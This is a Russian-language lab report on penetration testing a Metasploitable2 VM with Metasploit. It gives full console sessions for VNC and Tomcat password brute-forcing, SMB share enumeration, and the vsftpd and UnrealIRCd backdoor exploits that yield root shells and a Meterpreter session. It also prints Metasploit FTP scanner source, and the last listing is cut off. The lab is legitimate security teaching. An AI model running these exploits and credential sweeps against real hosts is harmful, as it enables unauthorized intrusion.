
```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
=[ metasploit v4.11.1-2015021901 [core:4.11.1.pre.2015021901 api  
+ -- --=[ 1410 exploits - 885 auxiliary - 243 post ]  
+ -- --=[ 356 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use auxiliary/scanner/vnc/vnc_login  
msf auxiliary(vnc_login) > set RHOSTS 192.168.0.1  
RHOSTS => 192.168.0.1  
msf auxiliary(vnc_login) > set THREADS 8  
THREADS => 8  
msf auxiliary(vnc_login) > run  
  
[*] 192.168.0.1:5900 - Starting VNC login sweep  
[+] 192.168.0.1:5900 - LOGIN SUCCESSFUL: :password  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(vnc_login) > 
```

Рис. 4: Работа с модулем vnc_login

Данный модуль подключается из консол msf командой
`use auxiliary/scanner/vnc/vnc_login`
Параметры RHOSTS и THREADS задают IP адрес атакуемого компьютера и число потоков для работы.
Командой run мы запустили модуль. Пароль был подобран практически сразу.

2.1.3 Получить список директорий в общем доступе по протоколу SMB

С помощью smb_enumshares можно перечислить доступные директории.
`use auxiliary/scanner/smb/smb_enumshares` - подключаем модуль
Параметры RHOSTS и THREADS задают IP адрес атакуемого компьютера и число потоков для работы. Результат показан на рисунке 5.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x  
msf > use auxiliary/scanner/smb/smb_enumshares  
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.0.1  
RHOSTS => 192.168.0.1  
msf auxiliary(smb_enumshares) > set THREADS 8  
THREADS => 8  
msf auxiliary(smb_enumshares) > run  
[+] 192.168.0.1:139 - print$ - (DISK) Printer Drivers  
[+] 192.168.0.1:139 - tmp - (DISK) oh noes!  
[+] 192.168.0.1:139 - opt - (DISK)  
[+] 192.168.0.1:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))  
[+] 192.168.0.1:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_enumshares) >
```

Рис. 5: Работа с модулем smb_enumshares


2.1.4 Получить консоль используя уязвимость в vsftpd

Загрузим готовый эксплоит vsFTPD, аходящий в состав Metasploitable2.

`use exploit/unix/ftp/vsftpd_234_backdoor`

В RHOST записывается IP адрес атакующей машины. Эксплоит запускается командой `exploit`

В результате работы эксплоита получен доступ на целевой машине(рис. 6)



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x  
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.0.1  
RHOST => 192.168.0.1  
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact  
PAYLOAD => cmd/unix/interact  
msf exploit(vsftpd_234_backdoor) > exploit  
[*] Banner: 220 (vsFTPD 2.3.4)  
[*] USER: 331 Please specify the password.  
[+] Backdoor service has been spawned, handling...  
[+] UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.0.2:49429 -> 192.168.0.1:6200) at 2015-06-01 17:23:33 -0400  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Рис. 6: Эксплуатация уязвимостей vsFTPD

2.1.5 Получить консоль используя уязвимость в irc

Загрузим эксплоит unreal-ircd-3281-backdoor

use exploit/unix/irc/unreal_ircd_3281_backdoor

Определение цели и запуск эксплоита показан на рисунке 7.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.1  
RHOST => 192.168.0.1  
msf exploit(unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse double handler  
[*] Connected to 192.168.0.1:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname..  
.  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your host  
name; using your IP address instead  
[*] Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo FC9EQJrT0qTyzs7x;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "FC9EQJrT0qTyzs7x\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.0.2:4444 -> 192.168.0.1:554  
20) at 2015-06-01 17:38:00 -0400
```

Рис. 7: Эксплуатация уязвимостей IRC

2.1.6 Armitage Nail Mary

Модуль Nail Mary по очереди запускает все эксплоиты, которые могут быть применимы к выбранному хосту.

Получение консоли через уязвимость vsFTPD показано на рисунке 8.




Рис. 8: Получение консоли через уязвимость vsFTPD

Получение консоли через уязвимость irc показано на рисунке 9.




Рис. 9: Получение консоли через уязвимость IRC

Получение пароля методом Brute Force состоит из нескольких этапов:

1. Выставим параметр RPORT 8180 так как на атакуемой машине Tomcat висит на порте 8180 auxiliary/http/tomcat-mgr-login (рис. 10)
2. Запускаем модуль auxiliary/http/tomcat-mgr-login и видим, что программа подобрала пару логин/пароль: tomcat/tomcat (рис.11)

3. Выстраиваем параметр RPORT 8180, USERNAME tomcat, PASSWORD tomcat в диалоговом окне модуля tomcat-mgr-deploy (рис. 12)
4. Запускаем модуль tomcat-mgr-deploy и получаем доступ к шеллу атакуемой машины (рис.13)




Рис. 10: Диалоговое окно свойств модуля auxiliary/http/tomcat-mgr-login

```
msf5 auxiliary(tomcat_mgr_login) >
[*] Auxiliary module running as background job
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.0.1:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: owsebusr:0wW*busr1 (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.0.1:8180 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
```

Рис. 11: Результат работы модуля auxiliary/http/tomcat-mgr-login




Рис. 12: Диалоговое окно свойств модуля tomcat-mgr-deploy

```
exploit
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.0.1
LHOST => 192.168.0.1
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > set LPORT 16300
LPORT => 16300
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf exploit(tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/bind_tcp
PAYLOAD => java/meterpreter/bind_tcp
msf exploit(tomcat_mgr_deploy) > set TARGET 0
TARGET => 0
msf exploit(tomcat_mgr_deploy) > set PATH /manager
PATH => /manager
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "linux x86"
[*] Uploading 6454 bytes as igF2MKzH6mL0YpzyIHhHl5.war ...
[*] Executing /igF2MKzH6mL0YpzyIHhHl5/4MTRt03SRz.jsp...
[*] Undeploying igF2MKzH6mL0YpzyIHhHl5 ...
[*] Sending stage (30680 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.2:49896 -> 192.168.0.1:16300) at
2015-06-02 15:44:18 -0400
msf exploit(tomcat_mgr_deploy) >
```

Рис. 13: Захват консоли через модуль tomcat-mgr-deploy

2.1.7 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Файлы находятся по адресу: `/usr/share/metasploit-framework/modules`

1. `auxiliary/scanner/ftp/ftp_version.rb` извлекает баннер ftp сервера

```
1 ##
2 # This module requires Metasploit:
   http://metasploit.com/download
3 # Current source:
   https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7
8 class Metasploit3 < Msf::Auxiliary
9
10   include Msf::Exploit::Remote::Ftp
11   include Msf::Auxiliary::Scanner
12   include Msf::Auxiliary::Report
13
14   def initialize
15     super(
```

```

16      'Name'          => 'FTP Version Scanner',
17      'Description'   => 'Detect FTP Version.',
18      'Author'        => 'hdm',
19      'License'       => MSF_LICENSE
20    )
21
22    register_options(
23      [
24        Opt::RPORT(21),
25      ], self.class)
26  end
27
28  def run_host(target_host)
29
30    begin
31
32      res = connect(true, false)
33
34      if(banner)
35        banner_sanitized =
36          Rex::Text.to_hex_ascii(self.banner.to_s)
37        print_status("#{rhost}:#{rport} FTP Banner:
38          '#{banner_sanitized}'")
39        report_service(:host => rhost, :port =>
40          rport, :name => "ftp", :info =>
41          banner_sanitized)
42      end
43
44      disconnect
45
46      rescue ::Interrupt
47        raise $!
48      rescue ::Rex::ConnectionError, ::IOError
49      end
50
51  end
52 end

```

2. `auxiliary/scanner/ftp/ftp_login.rb` - производит подключение к взламываемой машине и перебирает пароли

```

1  ##
2  # This module requires Metasploit:
   http://metasploit.com/download
3  # Current source:
   https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'msf/core'
7  require
   'metasploit/framework/credential_collection'
8  require 'metasploit/framework/login_scanner/ftp'
9
10 class Metasploit3 < Msf::Auxiliary
11
12   include Msf::Exploit::Remote::Ftp
13   include Msf::Auxiliary::Scanner
14   include Msf::Auxiliary::Report
15   include Msf::Auxiliary::AuthBrute
16
17   def proto
18     'ftp'
19   end
20
21   def initialize
22     super(
23       'Name'          => 'FTP Authentication
   Scanner',
24       'Description' => %q{
25         This module will test FTP logins on a
   range of machines and
26         report successful logins. If you have
   loaded a database plugin
27         and connected to a database this module
   will record successful
28         logins and hosts so you can track your
   access.
29       },
30       'Author'        => 'toddb',
31       'References'    =>
32         [
33           [ 'CVE', '1999-0502' ] # Weak password

```

```

34         ],
35         'License'      => MSF_LICENSE
36     )
37
38     register_options(
39         [
40             Opt::Proxies,
41             Opt::RPORT(21),
42             OptBool.new('RECORD_GUEST', [ false,
43                 "Record anonymous/guest logins to the
44                 database", false ])
45         ], self.class)
46
47     register_advanced_options(
48         [
49             OptBool.new('SINGLE_SESSION', [ false,
50                 'Disconnect after every login attempt',
51                 false ])
52         ]
53     )
54
55     deregister_options('FTPUSER', 'FTPPASS') # Can
56     use these, but should use 'username' and
57     'password'
58     @accepts_all_logins = {}
59 end
60
61 def run_host(ip)
62     print_status("#{ip}#{rport} - Starting FTP
63     login sweep")
64
65     cred_collection =
66         Metasploit::Framework::CredentialCollection.new(
67             blank_passwords:
68                 datastore['BLANK_PASSWORDS'],
69             pass_file: datastore['PASS_FILE'],
70             password: datastore['PASSWORD'],
71             user_file: datastore['USER_FILE'],
72             userpass_file: datastore['USERPASS_FILE'],
73             username: datastore['USERNAME'],

```

```

66         user_as_pass: datastore [ 'USER_AS_PASS' ] ,
67         prepended_creds: anonymous_creds
68     )
69
70     cred_collection =
71         prepend_db_passwords(cred_collection)
72
73     scanner =
74         Metasploit::Framework::LoginScanner::FTP.new(
75             host: ip ,
76             port: rport ,
77             proxies: datastore [ 'PROXIES' ] ,
78             cred_details: cred_collection ,
79             stop_on_success:
80                 datastore [ 'STOP_ON_SUCCESS' ] ,
81             bruteforce_speed:
82                 datastore [ 'BRUTEFORCE_SPEED' ] ,
83             max_send_size:
84                 datastore [ 'TCP::max_send_size' ] ,
85             send_delay: datastore [ 'TCP::send_delay' ] ,
86             connection_timeout: 30 ,
87             framework: framework ,
88             framework_module: self ,
89         )
90
91     scanner.scan! do |result|
92         credential_data = result.to_h
93         credential_data.merge!(
94             module_fullname: self.fullname ,
95             workspace_id: myworkspace_id
96         )
97         if result.success?
98             credential_core =
99                 create_credential(credential_data)
100             credential_data[:core] = credential_core
101             create_credential_login(credential_data)
102
103             print_good "#{ip}:#{rport} - LOGIN
104                         SUCCESSFUL: #{result.credential}"
105         else
106             invalidate_login(credential_data)

```

```

100         vprint_error "#{ip}:#{rport} - LOGIN
           FAILED: #{result.credential}
           (#{result.status}: #{result.proof})"
101     end
102 end
103
104 end
105
106
107 # Always check for anonymous access by
   pretending to be a browser.
108 def anonymous_creds
109     anon_creds = [ ]
110     if datastore[ 'RECORD_GUEST' ]
111         [ 'IEUser@', 'User@', 'mozilla@example.com',
           'chrome@example.com' ].each do |password|
112             anon_creds <<
               Metasploit::Framework::Credential.new( public:
               'anonymous', private: password )
113         end
114     end
115     anon_creds
116 end
117
118 def test_ftp_access( user, scanner )
119     dir = Rex::Text.rand_text_alpha(8)
